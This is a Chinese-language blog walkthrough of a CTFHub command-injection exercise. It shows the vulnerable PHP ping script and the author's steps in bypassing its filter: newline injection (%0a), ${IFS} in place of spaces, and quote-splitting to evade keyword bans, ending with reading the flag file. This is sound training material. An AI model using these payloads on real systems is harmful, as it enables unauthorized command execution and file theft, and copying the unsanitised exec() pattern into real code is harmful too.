ctf-综合过滤练习

原创

m0_62094846 于 2021-12-16 17:20:19 发布 238 收藏
文章标签： debian webview p2p

本文链接：https://blog.csdn.net/m0_62094846/article/details/121979357

CTFHub 命令注入-综合练习


IP :
Ping

```
<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
        $ip = $_GET['ip'];
        $m = [];
        if (!preg_match_all("/(\||&|;| |\/|cat|flag|ctfhub)/", $ip, $m)) {
                $cmd = "ping -c 4 {$ip}";
                exec($cmd, $res);
        } else {
                $res = $m;
        }
}
?>
```


过滤了空格，也过滤了运算符



CTFHub 命令注入-综合练习

IP :
Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_is_here
    [2] => index.php
    [3] => ls
)
```


过滤了运算符，绕过的方式有%0a、%0d、%0D%0A

```
127.0.0.1%0als
```

CTFHub 命令注入-综合练习


IP :
Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_137911774817149.php
)
```


过滤了flag,cat,ctfhub，想办法绕过

\ " 可以绕过，其他没有被过滤的符号也可以试试

```
127.0.0.1%0als${IFS}fl''ag_is_here
```



CTFHub 命令注入-综合练习

IP :

Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>
```



```
127.0.0.1%0acd${IFS}fl''ag_is_here%0ac''at%24{IFS}fl''ag_137911774817149.php
```


```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 命令注入-综合练习</title>
</head>
<body>

<h1>CTFHub 命令注入-综合练习</h1>

<form action="#" method="GET">
    <label for="ip">IP : </label><br>
    <input type="text" id="ip" name="ip">
    <input type="submit" value="Ping">
</form>

<hr>

<pre>
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => <?php // ctfhub{3dba2c1b91e5c1755e16444f}
)
</pre>

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php<br />$res </span><span style="color: #007700">= </span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
</code>
</body>
</html>
```